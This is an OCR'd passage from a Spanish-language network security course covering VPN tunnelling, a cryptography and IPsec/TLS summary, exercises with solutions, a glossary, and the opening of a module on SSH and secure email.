
  De este modo también se aprovecha la infraestructura de los proveedores de Internet para el acceso a la intranet, sin necesidad de llamadas a un módem de la empresa, que pueden llegar a tener un coste considerable.

- El caso de las VPN extranet puede ser como el de las VPN entre intranets, en que la comunicación segura se establece entre pasarelas VPN, o bien

como el de las VPN de acceso remoto, en que un cliente VPN se comunica con la pasarela de la intranet. La diferencia, pero, es que en este caso normalmente el control de acceso es más restrictivo para permitir solamente el acceso a los recursos autorizados.

La definición de una red virtual lleva a cabo mediante el establecimiento de **túneles**, que permiten encapsular paquetes de la red virtual, con sus protocolos, dentro de paquetes de otra red, que normalmente es Internet, con su protocolo, es decir IP.

Para la comunicación entre las distintas intranets, o entre el ordenador que accede remotamente y la intranet, se pueden utilizar los protocolos que sean más convenientes. Los paquetes de estos protocolos, para poderlos hacer llegar a su destino a través de Internet, se pueden encapsular en datagramas IP, que dentro suyo contendrán los paquetes originales. Cuando lleguen a su destino, se desencapsulan estos datagramas para recuperar los paquetes con el formato "nativo" del protocolo correspondiente.



Hay protocolos que pueden ser utilizados para establecer los túneles, dependiendo del nivel de la comunicación al cual se quiera realizar la protección.

Túneles a nivel de red. El protocolo utilizado en la gran mayoría de configuraciones VPN es IPsec en modo túnel, generalmente con ESP par cifrar los datos, y opcionalmente con AH para autenticar los paquetes encapsulados. Las pasarelas VPN son, en este caso, pasarelas seguras IPsec.

Túneles a nivel de enlace. En el caso de las VPN de acceso remoto o VPDN, existe la posibilidad de encapsular tramas PPP, que son las que transmite normalmente un cliente VPN de este tipo, sobre datagramas IP. Hay diversas

opciones para encapsular PPP (que a su vez puede encapsular otros protocolos de red, como IPX, etc. o posiblemente IP) sobre IP:

- El protocolo PPTP (*Point-to-Point Tunneling Protocol*, RFC 2637) especifica una técnica para el encapsulamiento de tramas PPP pero no añade servicios de autenticación. Estos servicios se pueden realizar con los mismos protocolos que utiliza PPP, como PAP (*Password Authentication Protocol*) o CHAP (*Challenge Handshake Authentication Protocol*).
- El protocolo L2F (*Layer Two Forwarding*, RFC 2637) es parecido al PPTP pero también puede trabajar con SLIP a más de PPP. Para la autenticación puede utilizar protocolos auxiliares como RADIUS (*Remote Authentication Dial-In User Service*).
- El protocolo L2TP (*Layer Two Tunneling Protocol*, RFC 2661) combina las funcionalidades que ofrecen PPTP y L2F.

Túneles a nivel de transporte. El protocolo SSH (*Secure Shell*), como veremos en el módulo de aplicaciones seguras, ofrece la posibilidad de redirigir puertos TCP sobre un canal seguro, que podemos considerar como un túnel a nivel de transporte. Des de este punto de vista, también se podría considerar una conexión SSL/TLS como un túnel a nivel de transporte que proporciona confidencialidad y autenticación. Habitualmente, este último tipo de túnel no sirve para cualquier tipo de tráfico si no solamente para datos TCP, y por tanto no se considera parte integrante de una VPN.

Resumen

En este módulo hemos visto que las **técnicas criptográficas** permiten cifrar un texto mediante una **clave de cifrado**, y solamente quien conozca la **clave de descifrado** correspondiente será capaz de obtener el texto original.

Según la relación que haya entre las dos claves, los algoritmos criptográficos se clasifican en **algoritmos simétricos** si la clave de cifrado y la de descifrado son la misma, o **algoritmos de clave pública** si las claves son distintas. Los algoritmos simétricos, a su vez, se pueden clasificar en **algoritmos de cifrado en flujo**, si el cifrado consiste en añadir al texto datos pseudoaleatórios calculados a partir de la clave, o **algoritmos de cifrado en bloque**, si el cifrado se realiza sobre bloques de medida fija del texto original.

La particularidad de la criptografía de clave pública es que a partir de la **clave pública** es prácticamente imposible deducir la **clave privada**. Esto permite que cualquiera que conozca la clave pública de un usuario pueda usarla para cifrar datos confidenciales, con la seguridad que solamente quien tenga la clave privada correspondiente podrá descifrarlos, y sin necesidad de acordar ninguna clave secreta a través de un canal seguro. El uso de las claves al revés (la privada para cifrar y la pública para descifrar) es la base de las **firmas digitales**.

Dado que la criptografía de clave pública es computacionalmente más costosa que la simétrica, no se utiliza nunca directamente para obtener confidencialidad, si no siempre a través de una **clave de sesión** simétrica. Del mismo modo, la firma de un texto no se calcula directamente a partir del texto, si no aplicándole una **función *hash* segura**. La propiedad de este tipo de función es que es muy difícil encontrar un mensaje que de el mismo *hash* que otro.

Para garantizar que las claves públicas son auténticas, y pertenecen a quien se supone que han de pertenecer, se pueden utilizar **certificados digitales** o de clave pública, como por ejemplo los certificados X.509. Cuando una **autoridad de certificación** (CA) firma un certificado, está dando fe de la autenticidad entre el vínculo entre de la clave pública correspondiente y la identidad del usuario. Los certificados son un componente básico de la **infraestructura de clave pública** (PKI), como también lo son las **listas de revocación de certificados** (CRL).

Las firmas digitales proporcionan el servicio de **autenticación de mensaje**. Los llamados **códigos MAC** también proporcionan este servicio, pero utilizando claves secretas compartidas en lugar de claves públicas.

Otro servicio de autenticación es el de **autenticación de entidad**. Este mecanismo permite comprobar que la otra parte de la comunicación es quien dice ser, y no un impostor. Esto se puede conseguir con técnicas de **autenticación dé-**

bil basadas en contraseñas o, si es necesario, con técnicas de **autenticación fuerte** basadas en **protocolos de reto-respuesta**, que a diferencia de las anteriores son resistentes a muchos más ataques que las primeras.

Cuando se aplican los mecanismos de confidencialidad y autenticación a los protocolos de comunicación, es posible realizarlo a distintos niveles. Para proteger las comunicaciones a nivel de red se puede utilizar la **arquitectura IPsec**, que incluye los protocolos **AH**, para autenticar datagramas IP, y **ESP** para cifrar y/o autenticar los datos de los datagramas IP. También hay protocolos para el intercambio seguro de las claves necesarias.

Toda comunicación entre dos nodos de la red mediante protocolos IPsec pertenece a una **asociación de seguridad** (SA). Cada SA establece el protocolo a utilizar, y en cual de los dos modos posibles trabaja: el **modo transporte**, en el cual la cabecera AH o ESP actúa como si fuera la cabecera de los datos de nivel superior (transporte), o el **modo túnel**, en el cual se construye un nuevo datagrama IP que tiene como datos el datagrama original convenientemente protegido. El modo transporte solamente se puede usar en las SA que vayan de extremo a extremo, es decir, des del nodo que origina los datagramas hasta el que los recibe.

También hay la posibilidad de proteger las comunicaciones a nivel de transporte. En este caso se pueden usar los protocolos **SSL/TLS**, que utilizan el servicio de transporte TCP estándar. En estos protocolos existe una **negociación** inicial que permite autenticar el servidor y, si es el caso, el cliente, mediante sus certificados. El mismo protocolo de negociación sirve para establecer las claves de sesión que se usarán en la comunicación posterior, como les claves para el cifrado simétrico de los datos o las claves para los códigos MAC.

El usi típico de los protocolos SSL/TLS es para proteger de forma transparente un protocolo de aplicación como es el caso del HTTP. El protocolo **HTTPS** es simplemente la combinación de HTTP con el transporte seguro SSL/TLS.

Finalmente, las **redes privadas virtuales** (VPN) permiten utilizar la red pública Internet como si fuera una red privada dedicada, por ejemplo, entre diversas intranets de una misma organización. La técnica básica que utilizan las VPN son los **túneles**, en los cuales los paquetes protegidos se encapsulan des de datagramas IP que circulan de manera normal por la red Internet.

Actividades

3-1 Visitad páginas que contengan listas de algoritmos criptográficos y sus ataques conocidos (por ejemplo `www.ramkilde.com/bc.html` para el cifrado en bloque, `planeta.terra.com.br/informatica/paulobarreto/hflounge.html` para las funciones *hash*, etc.), y comprobad que algoritmos se pueden considerar actualmente seguros y cuales no.

3-2 Visitad la página `www.rsasecurity.com/rsalabs/challenges/`, el apartado *"RSA factoring challenge"*, y comprobad cuantos bits tiene el último número que se ha conseguido factorizar.

3-3 El proyecto EuroPKI pretende crear una infraestructura de clave pública a nivel europeo. Visitad su página web (`www.europki.org`) y examinad el certificado de su CA. Es una CA raíz? De cuantos bits es su clave pública? Examinad también la lista de certificados emitidos por esta CA y su CRL. Hay algún certificado revocado? Cuando se emitirá la próxima CRL? Si hay certificados revocados, podeis averiguar si volverán a aparecer en la próxima CRL?

Navegad también por las páginas web de otras CA de la jerarquía, como por ejemplo la de RedIRIS (`www.rediris.es/cert/iris-pca/`) o la de la Anella Científica del CESCA (`www.cesca.es/comunicacions/scd/`). Alguna de estas CA incluye el subcampo `pathLenConstraint` en su certificado?

3-4 Una implementación *"open source"* de los protocolos SSL/TLS bastante conocida es la del proyecto OpenSSL. Visitad su página web (`www.openssl.org`) y comprobad que algoritmos criptográficos soporta la última versión.

Ejercicios de autoevaluación

3-1 En el cifrado en bloque en modo ECB, si hay un error de transmisión en un bloque de texto cifrado, solamente se ve afectado el bloque correspondiente del texto descifrado. En modo CBC, el error se propaga: un error en la transmisión de C_y afecta al descifrado de M_y y M_{y+1}.

a)Afectaría el error a algún otro bloque más allá de M_{y+1}?

b)Suponed que hay un error en un bit de la versión original (antes de cifrar) de M_y. A cuantos bloques del texto cifrado se propagará este error? Cual será el efecto en la recepción?

3-2 Si se produce un error de transmisión en un bit de texto cifrado en modo CFB de 8 bits (longitud de cada unidad de texto cifrado C_y igual a 8 bits), hasta donde se propagara el error?

3-3 Considerad la siguiente propuesta de algoritmo para verificar si, después de un intercambio de clave secreta, las dos partes A y B han obtenido el mismo valor de la clave k. Primero, A crea una cadena de bits aleatorios r de la misma longitud que la clave, calcula $a = k \oplus r$, y envía este valor a B. Entonces B deduce r calculando $b = a \oplus k$ $(= k \oplus r \oplus k = r)$ y envía este valor b a A. Si A ve que el valor recibido b coincide con r, sabrá que B tiene el mismo valor de k, sin que ninguno de los dos haya mandado este valor en claro. Tiene algún problema esta propuesta?

3-4 El PKCS #1 especifica como formatear los datos que se quieren cifrar con una clave pública RSA antes de aplicarlos al algoritmo de cifrado. Según la versión 1.5, es preciso crear una secuencia de L bytes (donde L es la longitud en bytes del módulo n):

- El primer byte es igual a 0.
- El segundo byte indica el tipos de formato, y en este caso es igual a 2.
- Los siguientes bytes (como mínimo, 8) han de tener valores aleatorios distintos de 0.
- El siguiente byte es igual a 0.
- El resto de bytes (como máximo, $L - 11$) son el mensaje que se quiere cifrar.

a)Que seguridad proporcionan el segundo byte y los bytes aleatorios?

b)Que utilidad tiene el byte igual a 0 antes del mensaje?

3-5 Mientras que una clave de cifrado AES de 128 bits actualmente se considera bastante segura, una clave RSA de 512 bits se considera poco segura. Por qué?

3-6 Si un certificado X.509 ha dejado de ser válido antes de su caducidad, la CA que lo emitió lo puede incluir en su lista de certificados revocados (CRL). Sabiendo que en la CRL no hay el nombre (DN) del usuario a quien se le revoca el certificado, si no solamente el número de serie del certificado, hay algún modo que un atacante pueda manipular la CRL para hacer creer que el certificado que se está revocando es el de otro usuario?

3-7 La Recomendación X.509 describe diversos protocolos de autenticación, uno de los cuales se la llamada "autenticación en dos pasos", que se puede resumir de la siguiente forma:

$$A \rightarrow B: \quad S_A(\{r_A, t_A, B\})$$
$$A \leftarrow B: \quad S_B(\{r_B, t_B, A, r_A\})$$

La misma Recomendación X.509 define otro protocolo, llamado "autenticación en tres pasos", donde las marcas de tiempo son opcionales y por tanto no requiere sincronía entre A

y B. Este otro protocolo en su versión original era equivalente al siguiente intercambio:

$$\begin{aligned} A \rightarrow B: &\quad S_A(\{r_A, B\}) \\ A \leftarrow B: &\quad S_B(\{r_B, A, r_A\}) \\ A \rightarrow B: &\quad S_A(\{r_B\}) \end{aligned}$$

Pero este protocolo tiene un problema potencial que puede ser explotado por un impostor C que se quiera hacer pasar por A delante de B. El impostor, por un lado, puede repetir un mensaje inicial previamente capturado:

$$\begin{aligned} C \rightarrow B: &\quad S_A(\{r_A, B\}) \\ C \leftarrow B: &\quad S_B(\{r'_B, A, r_A\}) \end{aligned}$$

y por otro lado puede hacer que A inicie una autenticación con C:

$$\begin{aligned} A \rightarrow C: &\quad S_A(\{r'_A, C\}) \\ A \leftarrow C: &\quad S_C(\{r'_B, A, r'_A\}) \\ A \rightarrow C: &\quad S_A(\{r'_B\}) \end{aligned}$$

Entonces, C solamente tiene que mandar a B este último mensaje, que es el que necesita para que se convenza que está hablando con A, cuando en realidad está hablando con C:

$$C \rightarrow B: \quad S_A(\{r'_B\})$$

Cual sería una posible solución simple para evitar este ataque? (En la versión actual de la Recomendación X.509 este problema ya está solucionado.)

3-8 La firma digital de un mensaje se calcula cifrando con la clave privada del firmante el *hash* del mensaje. Porqué no se cifra directamente el mensaje a firmar?

3-9 Un posible ataque contra las firmas digitales consiste en hacer creer que el firmante ha calculado el *hash* con otro algoritme (p. ex. MD4 en lugar de MD5), y si este algoritmo es menos seguro que el original, puede ser que el atacante sea capaz de obtener un mensaje diferente que de el mismo *hash* con este otro algoritmo, de modo que la firma continuaría siendo válida. Com se puede evitar este ataque? (Uno de los PKCSs, el número #7, incluye una medida contra este ataque.)

3-10 La especificación IPsec indica que cuando dos asociaciones de seguridad (SA) en modo transporte se combinan para usar AH y ESP en una misma comunicación extremo a extremo, solamente uno de los dos posibles ordenes es apropiado: aplicar primero el protocolo ESP y después el protocolo AH. Por qué?

3-11 Una organización tiene instalada una red con direcciones IP privadas, y conectada a Internet mediante un *router* NAT (*Network Address Translator*), que traduce las direcciones privadas en una o más direcciones públicas (asignadas por un registrador oficial). Si se quiere utilizar IPsec para conectarse a servidores externos, sin realizar ningún cambio en la red, que combinaciones de protocolos (AH, ESP) y modos de operación (transporte, túnel) serán apropiadas, cuales no, y por qué?

3-12 Como puede el protocolo HTTPS (HTTP sobre SSL/TLS) contrarrestar las siguientes amenazas a la seguridad del servicio WWW?

a) Ataque criptográfico de fuerza bruta: búsqueda exhaustiva en el espacio de claves para descifrar los paquetes cifrados simétricamente.

b) Ataque de texto claro conocido, teniendo en cuenta que muchos mensajes HTTP, como por ejemplo las peticiones "`GET`", contienen texto predecible.

c) Ataque de repetición: reenviar mensajes de negociación SSL/TLS capturados previamente.

d)Ataque "de hombre a medio camino" (*"man-in-the-middle"*): interceptar una negociación SSL/TLS, reenviando paquetes modificados al cliente como si fueran del servidor auténtico, y viceversa.

e)Obtención de contraseñas: captura de *passwords* HTTP o de otras aplicaciones.

f)Falsificación IP (*"IP spoofing"*): generar paquetes con direcciones IP falsas.

g)"Secuestro" IP (*"IP hijacking"*): interrumpir una conexión autenticada entre dos nodos y continuarla haciéndose pasar por uno de ellos.

h)"Inundación" de paquetes SYN (*"SYN flooding"*): enviar paquetes TCP con el *flag* SYN para iniciar una conexión pero no responder al mensaje final para terminar el establecimiento, con la intención de saturar el servidor con conexiones TCP medio abiertas.

3-13 Un cliente C quiere establecer una conexión SSL/TLS con un servidor S que tiene una clave pública K. Durante la fase inicial de negociación, un atacante A intercepta los mensajes SSL/TLS y responde a C en nombre de S simulando que la clave pública del servidor es K' en lugar de K, y siguiendo todos los pasos de la negociación utilizando esta clave K'. Como puede C detectar este fraude?

3-14 En el protocolo SSL/TLS, le es posible al receptor reordenar registros SSL/TLS que le lleguen desordenados? Por qué?

Soluciones

3-1

a)No.

b)El error en M_y hará que todos los bloques a partir de C_y sean distintos de los que se tendrían que transmitir. En recepción, pero, todos los bloques a partir de M_{y+1} se recuperarán correctamente (el bloque M_y se recuperará con el mismo error de origen).

3-2 Se recuperarán incorrectamente los $N+1$ bytes de texto en claro a partir del error, donde N es $L/8$ (L = longitud de bloque del algoritmo de cifrado). Por ejemplo, en DES ($L = 64$), $N + 1 = 9$ bytes.

3-3 Un atacante que tenga acceso a la comunicación verá los valores $a = k \oplus r$ y $b = r$. Entonces solamente se tiene que calcular $a \oplus b$ para obtener k.

3-4

a)El segundo byte indica como interpretar los datos una vez descifrados, y los bytes aleatorios aseguran que el número M a cifrar será grande ($M > 2^{8 \cdot L-24}$, y con el segundo byte igual a 2, $M > 2^{8 \cdot L-17}$). Si M fuera demasiado pequeño, el descifrado podría ser trivial (especialmente si $M^e < n$). A más, los bytes aleatorios dificultan los ataques por fuerza bruta cifrando con la misma clave pública: hace falta probar al menos 2^{64} combinaciones para cada posible valor del mensaje.

b)El byte igual a 0 sirve para saber donde acaban los bytes aleatorios (que han de ser diferentes de 0) y donde empieza el mensaje.

3-5 Porqué en los algoritmos simétricos cualquier combinación de bits es una clave válida, y por tanto el esfuerzo para romper una clave de 128 bits debe de ser del orden de 2^{128} operaciones. En cambio, las claves públicas deben cumplir unas propiedades (y por tanto no cualquier combinación de 512 bits es una clave RSA válida), y los métodos para romper claves públicas aprovechan estas propiedades.

3-6 Los números de serie identifican de manera única los certificados que emite una CA, y la manera de hacer creer que se está revocando otro certificado es modificando la CRL. Dado que la CRL está firmada por la CA que la emite, el atacante debería de ser capaz de falsificar la firma de la CA.

3-7 Una solución simple es que el mensaje final de la autenticación en tres pasos incluya el identificador del destinatario:

$$A \rightarrow B: \quad S_A(\{r_B, B\})$$

(Esta es la solución que incorpora la versión actual de la Recomendación X.509.)

3-8 Porqué cifrar con la clave privada un mensaje de longitud arbitraria puede ser muy costoso, ya que la criptografía de clave pública requiere muchos más cálculos que la criptografía simétrica. Por esto se cifra solamente el *hash*, que es de longitud corta.

3-9 Una posible solución (la que utiliza el PKCS #7) es que los datos que se cifran con la clave privada no sean únicamente el *hash* del mensaje, si no una concatenación de este *hash* con un identificador del algoritmo de *hash* utilizado.

3-10 Porqué con ESP se pueden cifrar los datos de los paquetes IP, y después con AH se pueden autenticar los paquetes enteros, incluido la cabecera. Si se hiciera a la inversa, se estaría autenticando el paquete interno con AH, pero en el paquete ESP externo no se estarían protegiendo las cabeceras (con confidencialidad y/o autenticación).

3-11 Dado que el NAT modifica las cabeceras IP (concretamente las direcciones de origen o destino), la combinación más apropiada es utilizar ESP en modo túnel, de modo que el *router* no modifique el paquete encapsulado. No se puede utilizar AH porqué autentica todo el paquete, incluidas las cabeceras. El modo transporte tiene el problema que los *routers* NAT también deben modificar el *checksum* de las cabeceras TCP y UDP, ya que en su cálculo intervienen las direcciones de la cabecera IP. (Alternativamente, se puede utilizar IPsec en la parte externa de la red, después del NAT, o, si las implementaciones lo soportan, deshabilitar los *checksums* TCP y UDP).

3-12

a)La protección es la que da el algoritmo de cifrado simétrico escogido, y dependerá de la longitud de la clave de sesión.

b)Los ataques de texto en claro conocido son posibles, y pueden reducir en parte el esfuerzo necesario para el descifrado por fuerza bruta.

c)Dentro de una misma sesión se detectaría la repetición de los datos, porqué el MAC sería incorrecto. Aunque su usara un cifrado en bloque en modo ECB, el MAC continuaría siendo inválido porqué se calcula a partir de un número de secuencia implícito. Tampoco se pueden copiar datos en sentido contrario porqué se utilizan claves de cifrado y de MAC distintas en cada sentido.

d)Si el intercambio de claves es anónimo, el ataque tendría éxito. Si se utiliza autenticación (del servidor y/o del cliente), el atacante tendría que romper el algoritmo de autenticación.

e)Este problema en general se reduce a un ataque al cifrado simétrico de la comunicación.

f)Si no hay autenticación, este ataque tendría éxito. Si hay autenticación, los certificados (que pueden incluir la dirección IP o nombre DNS del servidor y/o del cliente) sirven para evitar este ataque.

g)Sin conocer las claves de sesión, el atacante no puede continuar la comunicación.

h)El protocolo SSL/TLS trabaja sobre TCP, y no tiene acceso a los mecanismos de establecimiento de la conexión TCP. Por tanto, SSL/TLS no protege contra este ataque.

3-13 Si la clave K está autenticada mediante un certificado, C descubrirá que K' es una clave falsa porqué no habrá un certificado válido para esta clave.

3-14 Los registros SSL/TLS no tendrían que llegar desordenados porqué el protocolo SSL/TLS se usa sobre TCP, que garantiza la secuencia correcta de los datos. Si un atacante intencionadamente desordenara los registros, el receptor no sabría en principio como reordenarlos porqué en el registro no hay ningún número de secuencia explícito (pero el MAC permitiría detectar el cambio de secuencia).

Glosario

AH: Ver *Authentication Header*.

Asociación de seguridad (SA): Relación entre un nodo origen y un nodo destino que utilizan uno de los protocolos IPsec (AH o ESP) para enviar datagramas IP protegidos.

Ataque: Acción realizada por una tercera parte, distinta del emisor y del receptor de la información protegida, para intentar contrarrestar esta protección.

Ataque de cumpleaños: Ataque contra las funciones *hash*, consistente en encontrar dos mensajes que den el mismo resumen, en lugar de encontrar un mensaje que de el mismo resumen que otro determinado, cosa, esta última, que requiere mouchas más operaciones.

Ataque de diccionario: Ataque contra los métodos de autenticación de entidad basados en contraseñas, consistente en probar las palabras de un diccionario hasta encontrar la correcta.

Ataque de fuerza bruta: Ataque contra las funciones criptográficas, consistente en probar todos los posibles valores de la clave hasta encontrar el correcto.

Ataque del hombre a medio camino: Ataque contra la autenticación en los protocolos de comunicación seguros, en qué el atacante intercepta los mensajes de autenticación y los sustituye por otros con las claves públicas cambiadas, de modo que se puede producir una suplantación si no se comprueba la autenticidad de estas claves.

Autenticación: Protección de la información contra falsificaciones.

Autenticación de entidad: Servicio de seguridad que permite confirmar que un participante en una comunicación es auténtico, y no se trata de un impostor que está intentando suplantarlo.

Autenticación de mensaje: Servicio de seguridad que permite confirmar que el originador de un mensaje es auténtico, y que el mensaje no ha sido creado o modificado por un falsificador.

Autenticación de origen de datos: Nombre con el que se conoce a veces la autenticación de mensaje.

***Authentication Header* (AH):** Protocolo de la arquitectura IPsec que proporciona autenticación de los datagramas IP.

Autoridad de certificación (CA): Entidad que emite certificados de clave pública, que sirven para que los usuarios que confíen en esta autoridad se convenzan de la autenticidad de les claves públicas.

Autoridad de certificación (CA) raíz: CA que no tiene ninguna otra superior que certifique la autenticidad de su clave pública, y que por tanto tiene un certificado firmado por ella misma.

CA: Ver *Autoridad de certificación*.

Cadena de certificados: Lista de certificados, cada uno de los cuales permite verificar la autenticidad de la clave pública de la CA que ha emitido el anterior, hasta llegar al certificado de una CA raíz.

Certificado de clave pública: También conocido como certificado digital, es una estructura de datos que contiene un nombre de usuario y su clave pública, y que está firmado digitalmente por una autoridad de certificación dando fe de esta asociación usuario-clave pública.

Certificado digital: Certificado de clave pública.

Cifrado: Transformación de un texto en claro, mediante un algoritmo que tiene como parámetro una clave, en un texto cifrado ininteligible para quien no conozca la clave de descifrado.

Cifrado en bloque: Transformación criptográfica en que el texto en claro se divide en bloques y se aplica un algoritmo de cifrado a cada uno de estos bloques.

Cifrado en flujo: Transformación criptográfica en que el texto en claro se combina con una secuencia pseudoaleatoria obtenida a partir de la clave.

Clave: Parámetro de un algoritmo de cifrado o de descifrado, que permite definir transformaciones criptográficas distintas sin necesidad de cambiar el algoritmo.

Clave de sesión.: Clave simétrica generada *ad hoc* para proteger un determinado intercambio de información, y que es conocida por las dos partes utilizando criptografía de clave pública, para que no pueda ser descubierta por un atacante.

Clave privada.: Clave que permite realizar la transformación criptográfica inversa a la que se obtiene con una clave pública, y que es computacionalmente inviable obtener a partir de esta última.

Clave pública.: Clave que permite realizar la transformación criptográfica inversa a la que se obtiene con una clave privada.

Clave simétrica.: Clave que permite realizar tanto una transformación criptográfica como la transformación inversa, es decir, cifrado y descifrado.

Código de autenticación de mensaje (MAC): Valor calculado a partir de un texto con una clave secreta, y que puede ser utilizado por quien conozca la clave para comprobar la autenticidad del mensaje.

Confidencialidad: Protección de la información contra lectura por parte de terceros no autorizados.

Contraseña: Palabra (*"password"*) o cadena de caracteres secreta, de longitud relativamente corta, usada por una entidad para autenticarse.

Criptoanálisis: Estudio de las técnicas matemáticas para anular la protección que proporciona la criptografía.

Criptografía: Estudio de las técnicas matemáticas para proteger la información, de modo que no pueda ser interpretada por partes no autorizadas.

Criptología: Disciplina que engloba la criptografía y el criptoanálisis.

CRL: Ver *Lista de revocación de certificados*.

Descifrado: Transformación inversa al cifrado, para obtener el texto en claro a partir del texto cifrado y la clave de descifrado.

***Digest*:** Nombre que se da a veces a un resumen o *hash*.

***Encapsulating Security Payload* (ESP):** Protocolo de la arquitectura IPsec que proporciona autenticación y/o confidencialidad de los datos de los datagramas IP.

ESP: Ver *Encapsulating Security Payload*.

Extranet: Red privada de una organización en que una parte de sus recursos son accesibles a determinados usuarios externos a esta organización.

Firma digital: Valor calculado a partir de un texto con una clave privada, y que puede ser comprobado con la correspondiente clave pública, la cual cosa permite confirmar que solamente lo puede haber generado el poseedor de la clave privada.

***Hash*:** Cadena de bits, de longitud predeterminada, que se obtiene a partir de una secuencia de bits de longitud arbitraria, como "resumen" de esta secuencia.

Índice de parámetros de seguridad (SPI): Número que, juntamente con la dirección IP del nodo de destino, permite a un nodo origen identificar una asociación de seguridad IPsec.

Infraestructura de clave pública (PKI): Conjunto de estructuras de datos, procedimientos y agentes que permiten el uso de la criptografía de clave pública.

Intranet: Red privada corporativa de una organización, con acceso restringido a los usuarios que pertenecen a esta organización.

IPsec: Conjunto de protocolos a nivel de red (AH, ESP, etc.) que añaden seguridad al protocolo IP.

Lista de revocación de certificados (CRL): Lista de certificados que han dejado de ser válidos antes de la su fecha de caducidad, emitida y firmada por la misma CA que emitió estos certificados.

MAC: Ver *Código de autenticación de mensaje*.

No repudio: Protección de la información contra denegación de autoría por parte de su originador.

***Padding*:** Datos adicionales que puede ser necesario añadir a un texto en claro antes de aplicarle un algoritmo de cifrado en bloque, para que su longitud sea múltiple de la longitud del bloque.

***Passphrase*:** Cadena de caracteres secreta, de longitud generalmente mayor que una contraseña, usada por una entidad para autenticarse.

***Password*:** Ver *Contraseña*.

PKI: Ver *Infraestructura de clave pública*.

Resumen: Ver *Hash*.

Reto-respuesta: Método de autenticación de entidad basado en un valor secreto, que la entidad a autenticar debe utilizar para calcular una respuesta válida a un reto que le envía el verificador.

SA: Ver *Asociación de seguridad*.

Sal: Conjunto de bits aleatorios que se generan *ad hoc* para modificar una clave de cifrado, y que permiten que un mismo texto resulte en textos cifrados distintos aunque se cifre con la misma clave.

***Secure Sockets Layer* (SSL):** Protocolo para proteger las comunicaciones a nivel de transporte, que ofrece unos servicios de comunicación segura análogos a los que ofrece la interfaz de los *sockets*.

Seguridad computacional: Seguridad que proporciona una técnica criptográfica el criptoanálisis de la cual requeriría una cantidad de recursos computacionales mucho más grande de lo que está al alcance de nadie.

Seguridad incondicional: Seguridad que proporciona una técnica criptográfica que no permite obtener ninguna información sobre el texto en claro, independientemente de la cantidad de recursos disponibles para el criptoanálisis.

SPI: Ver *Índice de parámetros de seguridad*.

SSL: Ver *Secure Sockets Layer*.

Texto en claro: Información directamente inteligible.

Texto cifrado: Resultado de aplicar un cifrado a un texto en claro.

TLS: Ver *Transport Layer Security*.

***Transport Layer Security* (TLS):** Versión del protocolo SSL estandardizada por el IETF (*Internet Engineering Task Force*).

Túnel: Asociación entre dos nodos de una red para intercambiarse paquetes de un protocolo determinado, posiblemente con origen y destino final en otros nodos, encapsulados en paquetes del protocolo de comunicación que utiliza la red (típicamente, la red es Internet y el protocolo de encapsulación es IP).

VPN: Ver *Red privada virtual*.

***Wireless Transport Layer Security* (WTLS):** Versión del protocolo TLS adaptada a las comunicaciones inalámbricas en un entorno WAP (*Wireless Application Protocol*).

WTLS: Ver *Wireless Transport Layer Security*.

Red privada virtual (VPN): Red lógica (virtual) definida sobre una red pública, como por ejemplo Internet, y que funciona, mediante túneles, como si fuera una red privada dedicada.

Bibliografía

1. Menezes, A. J.; van Oorschot, P. C.; Vanstone, S. A. (1996). *Handbook of Applied Cryptography*. Boca Raton: CRC Press.

2. Stallings, W. (2003). *Cryptography and Network Security, Principles and Practice, 3rd ed*. Upper Saddle River: Prentice Hall.

3. Yuan, R.; Strayer, W. T. (2001). *Virtual Private Networks, Technologies and Solutions*. Boston: Addison-Wesley.

4. Aplicaciones seguras

Índice

Introducción

En este módulo se describen aplicaciones que utilizan técnicas de seguridad en las comunicaciones para proteger los datos intercambiados.

Un ejemplo de aplicaciones que hay que proteger son las que permiten establecer sesiones de trabajo interactivas con un servidor remoto. En la primera parte del módulo veremos una aplicación de este tipo, llamada **SSH**, que define su propio protocolo para que los datos de la aplicación se transmitan cifrados. El mismo protocolo proporciona también mecanismos de autenticación del servidor frente al usuario, y del usuario frente al servidor. Como veremos, el protocolo SSH se puede utilizar para otras aplicaciones aparte de las sesiones interactivas, ya que permite el encapsulamiento de conexiones TCP a cualquier puerto dentro de una conexión SSH.

La segunda parte de este módulo la dedicaremos a otra de las principales aplicaciones que suele ser necesario proteger: el **correo electrónico**. Con los mecanismos de protección adecuados se puede garantizar la **confidencialidad**, es decir, que nadie más que el destinatario o destinatarios legítimos puedan ver el contenido de los mensajes, y la **autenticidad**, es decir que los destinatarios puedan comprobar que nadie ha falsificado un mensaje. Los sistemas actuales de correo electrónico normalmente utilizan las **firmas digitales** para proporcionar el servicio de autenticación de mensaje.

Una particularidad del correo electrónico seguro respecto a otras aplicaciones como SSH es que la protección se realiza preferentemente sobre los mensajes enviados, más que sobre los protocolos de comunicación utilizados. Esto es así porque la confidencialidad y la autenticidad se tiene que garantizar no sólo durante la transmisión de los mensajes, sino también en cualquier otro momento posterior, ya que el destinatario puede guardar los mensajes que recibe y volverlos a leer cuando le convenga.

En este módulo veremos dos de los principales sistemas utilizados actualmente para proteger los mensajes de correo electrónico, **S/MIME** y **PGP**.

Objetivos

Con los materiales asociados a este módulo didáctico alcanzareis los siguientes objetivos:

1. Conocer el mecanismo general de funcionamiento del protocolo SSH y las principales aplicaciones que lo utilizan.
